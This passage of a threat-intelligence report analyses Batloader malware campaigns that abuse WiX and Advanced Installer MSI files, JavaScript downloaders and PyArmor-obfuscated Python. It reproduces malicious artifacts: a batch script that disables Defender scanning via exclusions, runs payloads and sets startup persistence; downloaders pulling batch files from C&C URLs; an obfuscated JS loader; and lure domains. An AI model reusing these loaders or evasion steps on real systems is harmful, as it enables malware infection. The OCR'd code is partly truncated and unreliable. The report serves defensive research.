
Abuse of Windows Installer XML Toolset

Another tool that was recently abused by Water Minyades actors was the WiX toolset.

property	value
md5	685AD6E386A17EAFD2DEF65EF46D642B
sha1	E0BDEAD5AE4EC8C44E227398055D52D27C1BB8DF
sha256	B05A807DA02FF7919A63F9D95C89CAE6F6D1F6CA29BC9A330DE78A71EC89114B
file-type	executable
date	empty
language	neutral
code-page	ANSI Latin 1
CompanyName	.NET Foundation
FileDescription	WiX UI Custom Actions
FileVersion	3.11.2.4516
InternalName	uica
LegalCopyright	Copyright (c) .NET Foundation and contributors. All rights reserved.
OriginalFilename	uica.dll
ProductName	Windows Installer XML Toolset
ProductVersion	3.11.2.4516

Figure 9. An example of an MSI file created using the WiX toolset viewed using the PE Studio tool

Using this toolset, malicious actors can insert a custom action script and identify when it will be executed. In Figure 10, we can see that the custom action "checkforupdate.bat" will be executed, which will also drop and execute additional malicious scripts inside the “update.zip” file.



```
> _virus > wix311-binaries > aaaa.wxs
114             <ComponentRef Id="_resources_sounds_9.wav_4e386411_de6d_43a9_8e46_259893641837" />
115             <ComponentRef Id="_resources_app.asar_ec2aa19b_66b3_46d3_af13_b2faeeb3f8f0" />
116             <ComponentRef Id="_resources_elevate.exe_a5ee5eaa_958d_43cb_a3ad_02340d276805" />
117             <ComponentRef Id="_swiftshader_libEGL.dll_113c8501_1d0f_42b4_84ca_72049312e85f" />
118             <ComponentRef Id="_swiftshader_libGLESv2.dll_28a6545f_e5ad_4d19_ba77_ab07af8759a4" />
119             <ComponentRef Id="_LICENSE.electron.txt_9b5412a0_eb29_47ce_810f_684f43bf1cea" />
120             <ComponentRef Id="_chrome_100_percent.pak_b52d966d_173a_4e3f_ac23_a69fb7888ad8" />
121             <ComponentRef Id="_ffmpeg.dll_0ad58289_0ebb_4053_a8cd_8832c542c8a7" />
122             <ComponentRef Id="_icudtl.dat_c4357695_b61a_412d_a07f_c7397e5e228a" />
123             <ComponentRef Id="_snapshot_blob.bin_e087364e_b9fe_4bee_8d56_91975745ce7e" />
124             <ComponentRef Id="_v8_context_snapshot.bin_6dd0b7c9_df1b_4760_b016_e5980727226b" />
125             <ComponentRef Id="_vulkan_1.dll_08f398da_9e62_46b4_b1f0_b844f4d60c93" />
126             <ComponentRef Id="ApplicationShortcut" />
127         </Feature>
128         <Media Id="1" Cabinet="product.cab" EmbedCab="yes" />
129         <Property Id="ALLUSERS" Value="1" />
130         <Property Id="AI_BUILD_NAME" Value="DefaultBuild" />
131         <Property Id="AI_CURRENT_YEAR" Value="2022" />
132         <Property Id="LIMITUI" Value="1" />
133         <Property Id="REBOOT" Value="ReallySuppress" />
134         <Property Id="AI_PACKAGE_TYPE" Value="x64" />
135         <Property Id="REINSTALLMODE" Value="emus" />
136         <Property Id="PREVIOUSFOUND" Secure="yes" />
137         <UIRef Id="WixUI_InstallDir" />
138         <Upgrade Id="{667832D5-32C9-4BB4-ABFE-75E43ACE28C4}">
139             <UpgradeVersion Minimum="0.0.0" Maximum="2.13.1" Property="PREVIOUSFOUND" IncludeMinimum="yes" />
140         </Upgrade>
141         <InstallExecuteSequence>
142             <Custom Action="checkforupdate.bat" After="InstallFinalize" />
143             <RemoveExistingProducts After="InstallInitialize" />
144         </InstallExecuteSequence>
145     </Product>
146 </Wix>
```

Figure 10. A custom action created using the WiX toolset

```
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess 'run.bat'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess 'cmd.exe'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess 'remover.bat'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess '%appdata%\update\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionProcess '%appdata%\update\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%appdata%\update\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%appdata%\update\'
timeout 2
powershell -command "Expand-Archive 'C:\Program Files\Vonage Business\update.zip' '%appdata%'"
cd %appdata%\update
start /b cmd /c run.bat
timeout 5
copy "autorin.bat" "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup"
timeout 200
shutdown /r /f /t 0
```

Figure 11. Snippet of code from checkforupdate.bat's follow-on activities

We also observed a significant number of campaigns using this technique during the month of November 2022.




Figure 12. Batloader C&C server activities abusing Windows Installer XML Toolset. Data taken from Trend Micro SPN.

Use of JavaScript files instead of MSI files in campaigns

Starting November 27, 2022, we observed that Water Minyades actors switched to using JavaScript files instead of MSI files as the initial Batloader payload.

This technique uses small-sized JavaScript files that have straightforward commands, ones that are also used for non-malicious purposes. This is in direct contrast to the technique used with MSI files, wherein MSI file sizes are hyperinflated to evade scanning engines with file size limitations.

From a detection point of view, this can also pose as a challenge because the only malicious parts of the file are the C&C URLs themselves, since a structure-based detection algorithm can also detect non-malicious JavaScript files.

```
var WshShell = new ActiveXObject("WScript.Shell")
WshShell.Run("cmd /c start /b https://installationupgrade6.com/0ssdt1/index/b1/
servername=msi")
WScript.Sleep(2000)
WshShell.Run("cmd /c start /b https://installationupgrade6.com/0ssdt1/index/b2/
WScript.Sleep(4000)
WshShell.Run("cmd /c rename b1.jpg b1.bat")
WshShell.Run("cmd /c rename b2.jpg b2.bat")
WshShell.Run("cmd /c b2.bat")
WshShell.Run("cmd /c b1.bat")
WScript.Sleep(20000)
```

Figure 13. Contents of a Batloader JavaScript file named “InstallerV61.js”

This highlights the need for a multilayered security solution, one that can successfully detect malicious artifacts related to Batloader campaigns.

After a few days of analyzing this Batloader campaign, we have observed that the malicious actors behind it have obfuscated the JavaScript files as an additional detection evasion measure.

```
var m = L
function t() {
var h = ['Sleep', 'cmd\x20/c\x20start\x20/min\x20b1.bat', 'cmd\x20/c\x20start\x20/b\x20https://updatecloudservice1.com/tls1j1/index/b1/
servername=msi', '60NvCRGT', '320745yOYnxD', '3660072UWegLS', '579838YiOAzd', 'WScript.Shell', '63KNRaTz', '24mTTvaO', '92936qMDvNJ', '4675aASaJz',
'635986PSmRYA', 'Run', '61848wGPEVt', '4tAbDfb', '1iGKJXr']
t = function() {
return h
return t()
function L(O, Q) {
var N = t()
return L = function(X, F) {
X = X - 0x1c9
var S = N[X]
return S
}, L(O, Q)
}(function(O, Q) {
var S = L,
N = O()
while (
try {
var X = -parseInt(S(0x1d7)) / 0x1 * (-parseInt(S(0x1d3)) / 0x2) + -parseInt(S(0x1d5)) / 0x3 + parseInt(S(0x1d6)) / 0x4 * (-parseInt(S(0x1cb)) / 0x5) + -
parseInt(S(0x1d0)) / 0x6 * (-parseInt(S(0x1cd)) / 0x7) + parseInt(S(0x1d1)) / 0x8 * (-parseInt(S(0x1cf)) / 0x9) + parseInt(S(0x1ca)) / 0xa * (-
parseInt(S(0x1d2)) / 0xb) + -parseInt(S(0x1cc)) / 0xc
if (X === Q) break
else N['push'](N['shift']())
} catch (F) {
N['push'](N['shift']())
}(t, 0x2ae49), 0x1dcb20580b5e0)
var WshShell = new ActiveXObject(m(0x1ce))
WshShell[m(0x1d4)](m(0x1c9)), WScript['Sleep'](0x1b58), WshShell[m(0x1d4)]('cmd\x20/c\x20rename\x20b1.jpg\x20b1.bat'), WScript[m(0x1d8)](0xbb8),
WshShell[m(0x1d4)](m(0x1d9))
```

Figure 14. An obfuscated Batloader JavaScript file




Figure 15. A typical execution chain for the JavaScript Batloader campaign

Based on the distribution domains used in this campaign, we believe that this campaign was launched during Black Friday:

- logmeinofferblackfriday[.]com
- anydeskofferblackfriday[.]com
- zoomofferblackfriday[.]com
- slackcloudservices[.]com
- anydeskofferblackfriday[.]com

According to our telemetry, a significant number of campaigns used this technique between the end of November to the first week of December 2022.




Figure 16. Batloader C&C server activities abusing JavaScript downloaders. Data taken from Trend Micro SPN.

Use of PyArmor tool to obfuscate Batloader Python script

After the JavaScript campaigns of Batloader, we observed since the second week of December 2022 that the group abused the Advanced Installer Software again. This time the malicious file that it executed in the end is a Python script protected with PyArmor.

We found a sample MSI file (SHA256: 2e65cfebde138e4dd816d3e8b8105e796c4eb38cfa27015938c0445ee5be8331), which is a trojanized Chat Mapper installer masquerading as an Anydesk.msi installer. This installer was created using Advanced Installer application, and one of its customized actions is to execute a file called “viewer.exe” with the command line “#InstallPython.bat”.




Figure 17. Custom Action script of the latest Batloader campaign observed in Q4 2022

The file InstallPython.bat will install Python 3.9.9, copy and extract the openssl.zip archive, and run the PyArmor encrypted Python script named main4.py.

```
InstallPython.bat - Notepad
File  Edit  Format  View  Help
cd %~dp0
timeout 10
Echo Installing Python Framework 8.921...
python-3.9.9-amd64.exe /quiet InstallAllUsers=1 PrependPath=1
copy "openssl.zip" "%USERPROFILE%"
Echo Installing Python Framework 8.921...
powershell Expand-Archive openssl.zip -DestinationPath %USERPROFILE%
main4.py
```

Figure 18. InstallPython.bat

PyArmor is a free-with-restrictions command line tool that can be used to obfuscate Python scripts. The obfuscated Python file in this case is named main4.py:



Hiew: main4.py
[redacted]\main4.py ↓FRO -------- 0 00000000 Hiew 8.43 (c)SEN
from pytransform import pyarmor_runtime
pyarmor_runtime()
__pyarmor__(__name__, __file__, b'\x50\x59\x41\x52\x4d\x4f\x52\x00\x00\x03\x09\x00\x61\x0d\x0d\x0a\x09\x35\xe0\x02\x00\
8e\xb2\x36\x25\x21\x5f\x52\x26\x2b\x53\x4f\x51\x02\xd9\xe5\x9c\x91\xbc\xe5\xa1\x62\x36\x22\xd3\xf1\x37\x96\xad\x8b\x56\
7b\xc5\xbe\x8d\x4d\xaa\x99\x8d\xff\x56\x24\xf6\xa1\xbd\xaf\x9e\x1a\x54\xab\x9e\x2c\x5b\x84\x0b\x7d\x06\xc5\x95\x94\x45\
34\x06\xe3\xe0\x8c\xbf\x42\xb9\x6a\x4d\x89\x9d\x84\xe0\xa7\x66\x1a\x39\xe2\x9a\xd2\x53\x16\x50\xf9\x67\x66\x9e\xe6\x62\
9e\x50\xff\x49\xc3\x03\x11\xfd\x92\x87\xd9\x8d\x31\x40\x1d\x50\x7b\x90\xa7\x8d\x08\xda\x51\xde\x19\x12\xf7\xce\xc4\xaa\
af\xb0\xbe\xed\x6c\x76\xf2\x88\xed\x62\xe3\xfe\x0b\x3d\x6a\x6a\x8f\xd1\xaf\x13\x72\x17\xe0\x78\x25\x84\x08\xe0\xc7\xf2\
f7\xb4\x28\x3e\x15\x0b\xb7\xd4\x17\x3d\x45\x63\x6e\x06\xfc\x38\xa7\xca\xb4\x31\x6c\x21\x34\xcd\x11\xa6\x1d\xfe\xe6\x63\
cb\xf9\xe9\xbf\x2d\xb2\x59\x47\x5e\x59\x72\x40\xcd\xc5\x55\xbc\xa8\xfb\x30\xf2\xce\x43\x04\x00\x90\x20\xa5\x95\x33\x0a\
94\xee\x13\xf9\x55\xa1\x3e\xa5\xd7\x1f\x0d\x2c\x82\xa5\x7c\xd3\xd3\xd9\xb1\xa7\x07\xf3\xe6\x5d\x7e\xd6\x09\x25\x4b\x19\
30\x40\x92\x87\xf8\x12\x1d\x64\x1b\xe0\xc5\x17\x0e\x48\x0d\x61\xeb\x21\xe9\xb3\xe9\x1a\x37\x64\xb9\xd5\xa6\x7a\xe7\x3f\
46\x1c\x6b\x78\x86\x13\xaa\xec\xce\x1f\x63\xf8\xf4\x2b\xaa\xbe\x9f\xe5\x05\x0a\xf7\x5e\xa1\x7e\xa0\xf3\x99\x29\x12\x74\
25\xc3\x1e\x28\xad\x53\x11\xcc\xf7\x2a\x12\xe5\x42\xfb\x81\xcb\xe5\x61\xad\x20\x15\xb9\xec\xc6\xd4\x84\x7d\x6d\xf7\x4a\
1b\x9a\x5e\x6c\x15\xdb\x0f\x60\x92\x8f\x71\xcd\x88\x23\x17\x1d\x74\x62\x62\x51\x82\x90\x18\x47\x96\x2e\xee\xbf\xcb\x02\
88\xf1\xb7\x3e\xa8\x4a\xe0\x83\x28\x89\xcb\x5b\xf7\x05\x9c\x6a\x60\xd9\x87\x44\x9c\xa3\x75\x19\x5c\xd8\xee\xa2\x43\x06\
1f\x97\xda\xf4\x19\x63\xf5\x3e\x3b\xdd\xbc\xe7\x1a\x93\x15\x18\x71\xa8\xde\x60\x76\xb0\xfd\x06\xdf\x13\x41\x64\xa9\x05\
56\xf4\x00\x06\xc7\xc3\x52\x48\x4e\x57\xe2\x1a\x94\xbf\x06\x12\xe3\xc3\x38\xfe\x87\x82\x81\xd6\x42\x87\x58\x84\xb3\x41\
a7\xf3\x74\x69\xd7\x70\xae\x48\xa2\xe9\xd7\xdf\x9c\xcd\xc3\xca\x8d\x9a\xe2\x4b\x26\x86\x9a\x8e\x71\xd7\xa0\x86\x4a\x82\
c3\x12\xa3\x5d\x29\x98\xe3\x54\x3c\x72\x3c\xb1\xa8\x6d\x1a\x64\x3d\x6f\xee\xcf\x37\xb8\xba\x0a\xbc\xff\x2a\xe4\x99\x39\
94\x64\xf0\xd3\x03\x9c\x25\xd3\x94\xf9\x3c\x12\x09\xdf\x3f\x57\x28\xd6\x2e\x75\x8a\x56\xfb\x57\x79\xef\x3d\x58\xdb\xf1\
18\xd3\x91\x80\x19\x11\xb4\xa6\xdc\xb0\xe5\x04\x11\x99\x7e\x56\xef\xe9\xbc\x56\xc7\xef\x6a\x0d\x7f\x6e\x11\x45\x1d\xb2\
7f\xa5\x95\x3f\x82\xb2\xb7\xae\xcc\x29\x3a\x93\x87\x9d\x75\x99\x85\x77\xf5\xc8\x90\xe7\x0c\x96\xbf\x9e\x1e\xf5\xea\xb1\
ee\xf6\xf5\x36\xab\xc0\xcb\x30\xcc\xcc\x24\xfc\x57\xa4\xd8\x60\x61\x67\xa6\x2e\xc5\xeb\xb8\xeb\x7e\x11\x10\x31\xdf\x3b\
5c\x70\x37\x67\x5b\x97\x77\x61\x4b\xfb\x0e\x53\x7d\xca\xa4\x5e\x87\x53\x61\xe0\x83\x3e\x64\x8c\xe2\x9c\xf1\x72\xbb\x5a\
46\x26\x8f\xf3\x22\xcb\xfa\x65\x35\x53\x1c\x79\x24\xe6\xfe\x36\x17\x5f\x6e\xeb\x4d\xd4\xf5\x1a\x8a\x45\x6d\xa4\x08\x61\
